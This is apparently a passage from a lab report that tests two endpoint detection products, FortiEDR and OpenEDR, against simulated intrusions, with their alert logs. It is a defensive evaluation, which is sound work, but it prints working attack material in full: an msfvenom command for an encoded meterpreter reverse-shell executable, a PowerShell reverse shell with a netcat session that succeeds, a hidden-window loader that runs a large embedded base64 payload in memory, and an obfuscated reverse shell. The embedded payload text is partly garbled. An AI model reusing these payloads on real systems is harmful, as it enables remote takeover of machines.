8683547	MSEDGWIN10	test3 (1).exe	Malicious	File Read Attempt	11-Mar-2023, 19:27:41
Logged-in User: DIPLOMATIKI\gpanag Process owner: DIPLOMATIKI\gpanag Certificate: Unsigned Process path: C:\Users\gpanag\Downloads\test3 (1).exe Raw data items: 1					
test (1).exe (1 event)		Malicious		11-Mar-2023, 19:28:12	11-Mar-2023, 19:28:12
8683565	MSEDGWIN10	test (1).exe	Malicious	File Read Attempt	11-Mar-2023, 19:28:12
Logged-in User: DIPLOMATIKI\gpanag Process owner: DIPLOMATIKI\gpanag Certificate: Unsigned Process path: C:\Users\gpanag\Downloads\test (1).exe Raw data items: 1					

Test.exe FortiEDR alerts

HTA File Attack


Another option for taking Initial Access is .hta file attacks.

HTA files, also known as HTML Application files, are a type of executable file that can run on the Microsoft Windows operating system. HTA files are essentially web pages that use HTML, CSS, and JavaScript to create a user interface, but instead of running in a web browser, they run in their own window outside of the browser. This allows developers to create standalone applications using web technologies.

FortiEDR

We tried downloading the .hta file from Internet Explorer and we got an error from the browser and an antivirus notification:





.hta file notification


Allowing the file manually and trying to access it, FortiEDR blocked the file and created the following alert:

powershell.exe (2 events)				Malicious		12-Mar-2023, 15:10:36	12-Mar-2023, 15:10:36
8687614	MSEDGEWIN10	powershell.exe		Malicious	192.168.1.145	12-Mar-2023, 15:10:36	12-Mar-2023, 15:10:36
Logged-in User: DIPLOMATIKI\gpanag		Process owner: DIPLOMATIKI\gpanag	Certificate: Signed	Process path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Raw data items: 1		
8687624	MSEDGEWIN10	powershell.exe		Malicious	File Creation	12-Mar-2023, 15:10:36	12-Mar-2023, 15:10:36

.hta FortiEDR alert

OpenEDR

On OpenEDR we got the same error at the browser at first, and the similar notifications on Comodo Antivirus System:



OpenEDR Downloads notifications

Antivirus alerts:

3/12/2023 7:18:01 AM	C:\Users\gpanag\Downloads\Unconfirmed 44375...	TrojWare.VBS.Agent.NUI@500743984	Quarantine	Success
3/12/2023 7:18:01 AM	C:\Users\gpanag\Downloads\Unconfirmed 44375...	TrojWare.VBS.Agent.NUI@500743984	Detect	Success
3/12/2023 7:16:30 AM	C:\Users\gpanag\Downloads\Unconfirmed 75561...	TrojWare.VBS.Agent.NUI@500743984	Quarantine	Success
3/12/2023 7:16:30 AM	C:\Users\gpanag\Downloads\Unconfirmed 75561...	TrojWare.VBS.Agent.NUI@500743984	Detect	Success
Date & Time	Location	Malware Name	Action	Status
3/12/2023 7:18:09 AM	C:\Users\gpanag\Downloads\thm1.hta	TrojWare.VBS.Agent.NUI@500743984	Quarantine	Success
3/12/2023 7:18:06 AM	C:\Users\gpanag\Downloads\thm1.hta	TrojWare.VBS.Agent.NUI@500743984	Detect	Success

.hta OpenEDR Antivirus alerts

When we closed the firewall for the Assumed Breached Methodology, on the EDR we got an alert titled “Antivirus Detect Malware”, but it didnt blocked it.



.hta OpenEDR alerts

Encoded executable shell


In this test we are going to test an encoded executable shell that we are creating with msfvenom with the following command:


```

kali@kali:~$ msfvenom --platform Windows -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 LHOST=192.168.1.145 LPORT=445 -f exe > encoded_shell.exe
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 73802 bytes
    
```

msfvenom command


On our attempt to download it, we got a warning that the file is suspicious, and after downloading, it was blocked by Windows Defender:





Encoded executable shell Windows notifications

On our assumed breach methodology when we closed the Antivirus and tried to download and run again, the process was blocked on both EDRs. We got the following results:



Encoded executable shell error window

FortiEDR

On FortiEDR the process was blocked as an encoded shell:

Security	encoded_shell.exe	-	3/12/2023 7:36:32	3/12/2023 7:36:32	8352
----------	-------------------	---	-------------------	-------------------	------

Encoded executable shell FortiEDR event

OpenEDR

On Open EDR the process was blocked as a trojan:

3/12/2023 7:38:13 AM	C:\Users\gpanag\Downloads\Unconfirmed 22091...	TrojWare.Win32.Rozena.A@275288211	Quarantine	Success
----------------------	--	-----------------------------------	------------	---------

Encoded executable shell OpenEDR event

Powershell payloads

For the next tests, we are going to execute four powershell payloads in order to test them against our EDR.

Reverse shell

The first payload is a reverse shell, which tries to connect using a tcp connection with System.Net.Sockets and IEX invoke expressions. It establishes a TCP connection on a specific port and IP that is specified in the first line and allow the attacker to execute powershell commands on the host.

The script enters a loop that reads data from the stream and executes it as a PowerShell command using the IEX (Invoke-Expression) cmdlet. The script captures any output generated by the command and sends it back to the client over the same TCP connection.

The script is the following:

```
$client = New-Object System.Net.Sockets.TCPClient('192.168.1.19',80);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.AsciiEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 |
Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length
);$stream.Flush();}
```


Powershell Payload

FortiEDR:

```
PS C:\Users\gpanag> $client = New-Object System.Net.Sockets.TCPClient('192.168.1.19',80);$stream = $client.GetStream();
byte[]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.AsciiEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback +
PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.
length);$stream.Flush();}
At line:1 char:1
+ $client = New-Object System.Net.Sockets.TCPClient('192.168.1.19',80); ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Attempt to run the command FortiEDR

OpenEDR:



```
Windows PowerShell
PS C:\Users\gpanag> $client = New-Object System.Net.Sockets.TCPClient('192.168.1.19',80);$stream = $client.GetStream();
byte[]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.AsciiEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback +
PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.
length);$stream.Flush();}
```

Attempt to run the command OpenEDR

We have opened a netcat listener that listens for requests on port 80. In this case we have taken shell successfully and we are able to execute powershell commands.

```
(kali㉿kali)-[~]
└─$ nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.1.19] from (UNKNOWN) [192.168.1.15] 50502
whoami
diplomatiki\gpanag
PS C:\Users\gpanag>
```

Netcat listener

The only alert created was the whoami:

```
"child_process_hash" : "47d7864d26fc67e0d60391cbf170d33da518c322",
"child_process_path" : "C:\Windows\System32\whoami.exe",
"child_process_pid" : 7940,
"child_process_verdict" : "Safe",
```

Alert Created

Powershell command 2

- **-Sta**: starts PowerShell in a single-threaded apartment (STA) mode. This is typically used when PowerShell is used in a graphical user interface (GUI) application.
- **-Nop**: suppresses the PowerShell prompt, so the user does not see it.
- **-Window Hidden**: hides the PowerShell window so that the user does not see it.
- **-Command**: specifies the command to execute. In this case, the command is a series of PowerShell commands that create a new memory stream and a new compression stream, and then use the compression stream to decompress a base64-encoded string.

```
powershell -Sta -Nop -Window Hidden -Command "sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('7Vp7cFzldT/f3d27V2t7rbt6+SHZK9uy17II9PQrxlgvWzKSsC3JD172avdKWzrau75315ZwIXlhGR6lwZOBILS0waFNyCANK7QxKUxwSxJaCgNpysTDozA8OtBkCmQmhE4x/Z3v3I2tLBIC/8kwk13v+c7rO9855zvn2/ut3HflneQhli8+H39Mdlac13b69NcUPsHIPwzS94ueqT4jep+pHhXL2OG0ZY5a0fFwLJpKmZnwsBG2sqwlhXuvGlgPG7GjfoFCwKrXBU7u4h6hUI/u+vMcM7uq7SC5okGoloQisOr7QYI43PY9S7syLzunNwonXLnKLT9S0TF8t/0mB/k6xc7ia74pCCx3vzflRezXvBPKyA10N0FdH3GmMhgbIlg4uoWxFpg4XG8ZSTPm+nDY1Vk/U287Ufv/x0V+zXed6pamfXRzHdHgEiLhLKV+VnsblAjmBJQINkStXWbDjroasS1tUOIMkbSr2wvADFhA0xV38Fo15cvX3xvxY14EzHXzVosSyG5AXXqtxotp3Yh1vDV1Fatv9AE5r+owamOFQM0USyLwfp1UnG8ZF7Xhn2kjNG3DP8PGAut9cTEb2kwbJdM2tBk2SrZWrQqll/Mgs7Z4gGFTAyU+a5tnNldVraNeEEhV4Abk0ltlc93bQVbzWxCmS7TIQqZWhVadL8d0YRazta9CJDNpssny5QFTZ60i62tsKcR4wHqP58+LIDA1X59fYZYC0+cvMsvkqAfMcomYFTwE7EWsuCDMxW0vBm4vYUYwspTFwXKzEqNZxbyFmLSMuQvL9YV/mjCXm7NYX6AXm2FGdX1e5R0+mVBd04si1WCerqmw/sZH6dM1i6Tnp2sWw8oKzvVKV6iF7vYUI13sMgqthYKv4vvi9QAV8+rQd6E1TxDQppXEi6xYIWS0pKS0ptjbfSvbTCjLC8NLKWfa+VuLmOddczo45zyc6UIPnNel6rZtMbWcTUE7mEqdXIJWs23QaGpq8xG1j5QUQQeEG1m/QS/XVdhPQopzwDITWYz53V6wnfIWBzKJw1HVbsH4zqLzBmUpFc7PNFvZ8TcWBkX6
```

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
0DEHFpRXvTHh7IK7AUhznJTikG1yWLS tqRSTOyxznOPf0OI8O9KgOYPsNI+nkqgalxxKFxA
7jQyb6o7aY/nJB8aTeXazcUGssO2g/VFM7ExmQyEwwaAHzNS0Vtelg1ZCcluostGzYxRsB
mlORGXeeulJpPDKDoZ6YBhHTOsT9ZDdabsEdMa35FIRZN4+gWv38gcN60j02XoWptZQk4
DooDcOslwPm4gmFhbctSE5tg4tdmzeRzKNLU3moqb4+SWft4b6umwJtMzc5rRbqLloynkKZ
FyinGMsZIEbiXvNUbc5qX+6LghS2G6oWmnZWbTBfR+Y7gblYsUtoF0JmJGWmJOJ/SkRkx
nYm4RtNVRwulW7R1oc7zkRCdiBjZLAFzSfEKh/bsyAiGnNRMpDJ90RSffjTlIR91LiLc1YvO
GNk+i/kDRoTGDnyzpquyzltLiz3IMiAcnLbnx0fzjcjuPUxB8rB6eJOlybjyNFoDZdGcebi7KxER1
OmnUnEbF7HSY9NbYadT7/TqfW5A8AN3Hbb3j31ol4ukdHYFHNGOQJkW8qV2z1toJHrW
h6bLL+gjNITuPGt2IYwqiFm17PdN3aTuYKaE5VpzESzSYzs6rc0Zp4CoUSty85/3j7KPCrRPJ
qNU1kbZQvnxqSfuyWhzUKS9Mt9M4RVGSGaYG7ORuM5mlTcPns8lwBpxLbIFXQnS0A1WP
YcQZrhi+DhWK1CXI4HiBEDiZNDGoUhOTIHUHckE/MYBdyxhmalxmxmVVZS0rj5vYK3L3ndx


```
zQR4pFGOArxwe4locuzOZNAzvNY5mDTvDaS+gBk1+DqA+HFf9/NfaghThqBo1JqjNsqKTct3
LjUmZZR4/aatxctjG+HBykuSR1GGmJ8IMH+o6mo3y+c94T8rIUdPpyFuTq6EhJ5z1HKwHXjtY
QR3keVQ3Rhm807SFLsG7kRqoHjc1ho14N0mqFdJN4OHBrnkfHaB+SII MN7IGaqcrobOPso
QnCroU7/V40m+izXQM94Qm6CVxKbt9kPaDtQGs/TRBNi4AAzCIhym6DtNG6XLaAQNpXPtx
OmJqnJqpD/xBTN+DsR+LtWDM5ZjXjncMz0XtsHMllo5D5yAdkUHEqUPa7aProZOV40Fpww
yHmh3SWkv9Hg++5PB/B7wHTtNol+563RC3k27QA9DbwhjP3hd0m4H/JnEeB3mtuTjGML8H
YjhIJK0C/70Yv0hfPqh2yLH0XyS9oHaA2kDsEE5Jmk3sCMYu4AdgCfdkA1JegQSW65wMf1B
GVs/xh6sxJH3YOP6MXYhm8znDaKpu3rdHevFEvsg7pX7IEUyd4LmYMZpDOY56OPS2blm8
DYdlNuUIWnaC3eH8zUwe0YzNLhqmH07Bk09bcJDFFEsJkMWTrNcGEDxjiUNuPdAM4mW
UPN+LTQRIAXyDZBFkekTZi3GlgUZqOwdQlzbG AHZw0+NirIpBT4G6HLNuuk1WGsWle5rciw
AasGeFHgw8Ba5Xpct3VYs0mmhH3bCEp4Aijsxq3E/TOOyLbhth9238xlxfGm7rQ0A2e47AziB
3xDdokJyX5AC3gc97Gt6MZCvULrI8xpfyvcM8GbvMiq6U9ZLT3nPD4VwhedF3bTPNO7Qj8cb
3M5onkj8DspN4XKnBmMcn0+MfjUach1ro7EwTEU7QbMO4o27MO4B2W+F/KYbOHrgB9A
C3LZj4Aa4WsSpEcq3YAGHMR6E6COoAWa0Llx1PEm+MR19r0TcHkFSn0lwk5gW/BxgliBwl
2ByZNIhSEIJ+DgDZLbBw7XVU6/Ka/Pp0qO25zndqHWYkgT28pgblxasOWZM+pa5xkt+Rnd0
GhDUDIjQ5TcgDd5cPQu6EAAJkJKcOo8X8BnPBgn8pGwXiM+TUS+qzGfPPj4OFryOVbw8Tu
R0tIIXUZr4IkFm1n42ACqnmppLQm/E/VsncYZOk1z6jTN0GmeU6d5hk7LnDotM3Ra59RpdZ
ZUBgJLSj0uZBqmke1z6BaZICtRpt/fPq+X39Yuf0bTx/b0UVPXUPesBCaJ0zCB0TX9/vXh0rL
QIUieAEIBkPVwWCVLxiqCa0N1VX5+A3mfEiCDhWqkTxXpDeW6a2Yp+EV2qyGRVWwyrOw
WAg2t4zKQIIAT0AE1bKQoQSDvrAiKhdVFCuKFAIHgWXLajnwBqDCf2eDghb0kICC/LeKRrg
ueZrml4FVfVfVVSQZepWZ7iDI6vy+WffC02d8kFh6i6EHVQgwAxfGlx7tbCH3dY09hSlj+Q6Y
WJUICiVGVVVKrHNB3gITT3M2VOKxUd4MQzS2iOS9ajDetwnE6iFiRNSQj6ZF1gGGgYNxx
WFlxLC8eUspwLRhkkDU2MgKUX6VIIJQRkOu+ks/vx88mGlcxp/ND8Bfxkew/nQ1GvO8KYaVi
orqyq/nsqeXjfvixK6FLpHRlqXVDggghd6jyIqIITX3ELPjGjAyLUF/T6RWiLBxtCfSwl9Xj8QtF+c
P3V+xa3vHqrRw31KKqiqEFgi/y5zUW6qnj/RBEpbj0hA6GeQNirVIYOhq7Ro94IaE24/41wGf9
2P6iU78djZL+Zyl/nBscs87gtNOH+jOYV7g9p07+pLcn938k5XvML/1Mi4fEZT/2GvlrKH5oMoz6
eTErZxzUU3j63kT+8Pr+v7c7fHNdv+n078ofX7+P1fw=='),[IO.Compression.CompressionMod
e]::Decompress));sv b (New-Object Byte[](1024));sv r (gv d).Value.Read((gv
b).Value,0,1024);while((gv r).Value -gt 0){(gv o).Value.Write((gv b).Value,0,(gv r).Value);sv r
(gv d).Value.Read((gv b).Value,0,1024);}[Reflection.Assembly]::Load((gv
o).Value.ToArray()).EntryPoint.Invoke(0,@(,[string[]]@()))|Out-Null"
```

Powershell Payload

I am running it at powershell on FortiEDR:

```
At line:1 char:1
+ powershell -Sta -Nop -Window Hidden -Command "sv o (New-Object IO.Mem ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\gpanag>
```

Attempt to run

FortiEDR blocked this action and created an alert. Event 8719873

ID	DEVICE	PROCESS	CLASSIFICATION	DESTINATIONS
8719873	MSEdgeWIN10	wvdkgm0z.yw4.exe	Suspicious	In memory Exec...
Logged-in User: DIPLOMATIKI\gpanag		Process owner: DIPLOMATIKI\gpanag	Certificate: Unsigned	Process path: wvdkgm0z.yw4.exe
Raw data items: 1				

Event triggered FortiEDR

Event 8719873
wvdkgm0z.yw4.exe

DEVICE	OS	PROCESS	CLASSIFICATION	DESTINATION	RECEIVED
MSEdgeWIN10	Windows 10 Enterprise...	wvdkgm0z.yw4.exe	Suspicious	In memory Execution	15-Mar-2023, 15:50:25

RAW ID: 311982435 Process Type: 32 bit Certificate: Unsigned Process Path: wvdkgm0z.yw4.exe User:

PARENT PROCESS CREATION PARENT PROCESS CREATION PARENT PROCESS CREATION PARENT PROCESS CREATION PARENT PROCESS CREATION PARENT PROCESS CREATION PARENT PROCESS CREATION FILELESS LOADING PRE EXECUTE

PRE EXECUTE
Source Process: wvdkgm0z.yw4.exe
Target: [Empty]

EXECUTABLE FILE NAME	WRITABLE	CERTIFICATE	REPETITIONS	BASE ADDRESS	END ADDRESS
Man-wvdkgm0z.yw4.exe	No	Unsigned			

Analysis Information: A.Donnet.exe/evaluable Executable File Format Errors Additional info

Event triggered overview FortiEDR

This payload was also blocked in OpenEDR.

Suspicious Powershell Execution 2023-03-15 17:01:07 PCWITHOPENEDR T1059.001

Close Alert Add Suppre

```
"adapptive_event_type": "Suspicious Powershell Execution",  
"base_event_type": "Create Process",  
"child_process_command_line": "'C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe' -Sta -",  
"child_process_elevation_type": "TYPE3",  
"child_process_hash": "6cbce4a295c163791b60fc23d285e6d84f28ee4c",  
"child_process_path": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",  
"child_process_pid": 7280,  
"child_process_verdict": "Safe",  
"component": "EDR",  
"device_name": "PCWITHOPENEDR",  
"event_group": "PROCESS",  
"event_time": "2023-03-15 17:01:07.839+02:00",  
"process_creation_time": "2023-03-15 17:00:58.753+02:00",  
"logged_on_user": "gpanag@DIPLOMATIKI",  
"process_hash": "6cbce4a295c163791b60fc23d285e6d84f28ee4c",  
"process_parent_tree": [ ... ],  
"process_path": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\pow",  
"process_user_domain": "DIPLOMATIKI",  
"process_user_name": "gpanag@DIPLOMATIKI",  
"process_verdict": "Safe",  
"tactic": "Execution",  
"tacticID": "TA0002",  
"technique": "PowerShell",  
"techniqueID": "T1059.001"
```

Event triggered overview OpenEDR

Payload 3 Obfuscated powershell reverse shell 1

```
$client = &('New'-obj+'ECT') ('S'+ysTem+'.NET'+.soCk+'ETS.'+'TcpCIIe'+Nt')(((("{0}{1}{2}"-f '1','92','.16')+("{0}{1}"-f '8.1','.')+1'+9'),8081);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|&('%'){0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (.('New'+-O'+BjEct') -TypeName ('sY'+sTeM.TeXT.A'+S'+clie'+nCO+'DIN'+G')).GetString($bytes,0, $i);$sendback = (.('ie'+X') $data 2>&1 | &('ouT'+strl+'NG') );$sendback2 = $sendback + ('PS'+ ' ') + (.('p'+WD')).Path + '>';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();}
```

